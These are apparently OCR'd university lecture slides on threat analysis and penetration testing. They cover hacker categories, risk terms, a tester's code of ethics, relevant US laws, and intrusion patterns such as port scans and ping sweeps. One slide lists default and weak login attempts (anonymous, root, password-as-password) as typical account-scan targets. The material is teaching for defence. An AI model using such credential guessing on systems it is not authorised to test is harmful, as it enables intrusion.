
Threat Analysis

- Understand the basis steps that an intruder might undertake in an intrusion.
- Provide a background in the usage of vulnerability scanning.
- Outline key current threats, and their operation.
- Provide practical skills in vulnerability analysis.

Author: Prof Bill Buchanan

Threat Analysis



Pen. Testing

Author: Prof Bill Buchanan

Pen. Testing

Threats

Good...

... Bad

White Hat

Blue Hat

Grey Hat

Black Hat

Cracker

motivated by financial gain, and has criminal intent

Script kiddies

does not have many skills, and use standard scripting tools

Software Cracker

reverse engineer software applications

Phreakers

hacks telephone systems

Hacktvist

has a political agenda

Whacker

focuses on wireless LAN and WANs

Author: Prof Bill Buchanan

Good and bad

Pen. Testing

Threats


Risk … likelihood of the occurrence of something that could cause harm, loss or damage

Threat … something that could cause harm, loss or damage

Asset … something that the organisation owns


Vulnerability … weakness in a system


Exploit … entity which takes advantage of a weakness in a system



packets

Evaluation software





Author: Prof Bill Buchanan


White, grey and black box testing

Code of Ethics

- Do not exceed authorization limits
- Be ethical
- Limit possible damage
- Maintain confidentiality

Stolen equipment attack

Social engineering



Level I

High-level testing – does not include a hands-on test

Level II

Network Evaluation - information gathering, scanning and vulnerability assessment scanning

Level III

Pen Testing - taking on an adversarial role

Outsider attack

Pen. Testing


Threats

Author: Prof Bill Buchanan

Levels of testing

Confidentiality

- **Only authorized entities can access sensitive data**




Locked doors
Armed guards
Fences
Firewalls
Passwords
Encryption
VPN Access

Access control
Windows File Protection
MD5 checksum
SHA-1 checksum
Network Operating System

Integrity

- **Changes data by unauthorized entities is detected.**
- **Only authorized entities can change sensitive data**



Availability

- **Only authorized entities have continual access to data**

Failover equipment
Mirror servers

Pen. Testing

Threats

Author: Prof Bill Buchanan

Code of Ethics

- Do not exceed authorization limits
- Be ethical
- Limit possible damage
- Maintain confidentiality

Pen. Testing

Threats

Written permission from the organisation.

Scope the project

Perform the assessment


Post assessment activities

Why?

- **Gramm-Leach-Bliley Act** (US reg to allow banks, security firms and insurance companies to merge/share data)
- **US Health Insurance Portability and Accountability Act (HIPAA)**.
- **Security and Freedom through Encryption (SAFE)**. define the rights of US Citizens to the use of encryption without key escrow.
- **Computer Fraud and Abuse Act**. Reduce hacking by defining penalties against incidents.
- **Privacy Act of 1974**. Respects the rights of the individual unless permission is given.
- **Federal Information Security Management Act (FISMA)**. Aims to strengthen US federal government security by the use of yearly audits.
- **Economic Espionage Act of 1996**. Aims to criminalise the misuse of trade secrets.
- **Providing Appropriate Tools Required to Intercept and Obstruct Terrorism (PATRIOT)**. Permits the government to monitor hackers without a warrant.
- **Sarbanes-Oxley (SOX) Act**. Relates to transparent account and reporting of companies


Author: Prof Bill Buchanan

Threat Analysis




Intruder Detection

Author: Prof Bill Buchanan



Typical pattern of intrusion …

Open port 10?
Open port 11?
..
Open port 8888?



Typical scans:
Ping sweeps.
TCP scans.
UDP scans.
OS identification scans.
Account scans.

A particular threat is the TCP/UDP port scanner, which scans for open ports on a host.

If an intruder finds one, it may try and connect to it.


An open port is in the LISTEN state.

```
C:\log>netstat -a
Active Connections
Proto  Local Address          Foreign Address        State
TCP    bills:epmap            bills:0                LISTENING
TCP    bills:microsoft-ds     bills:0                LISTENING
TCP    bills:1035             bills:0                LISTENING
TCP    bills:3389             bills:0                LISTENING
```

Author: Prof Bill Buchanan

Ping 192.168.0.1?
Ping 192.168.0.1?
..
Ping 192.168.0.253?
Ping 192.168.0.254?

Typical scans:
Ping sweeps.
TCP scans.
UDP scans.
OS identification scans.
Account scans.



A particular threat is the ping port scanner, which pings multiple hosts to see which ones are alive


If an intruder finds one, they may try and connect to it.

Often ping (ICMP) is blocked on the gateway of the network.

Author: Prof Bill Buchanan

Login anonymous
Login **fred fred**
Login user **password**
Login root
Login default


Typical scans:
Ping sweeps.
TCP scans.
UDP scans.
OS identification scans.
Account scans.



Typical problems:
Anonymous logins
Using the same password as user ID
Using password as password.
Using root login
Using system default logins
Weak passwords
Well-known passwords
Social Engineering


Author: Prof Bill Buchanan

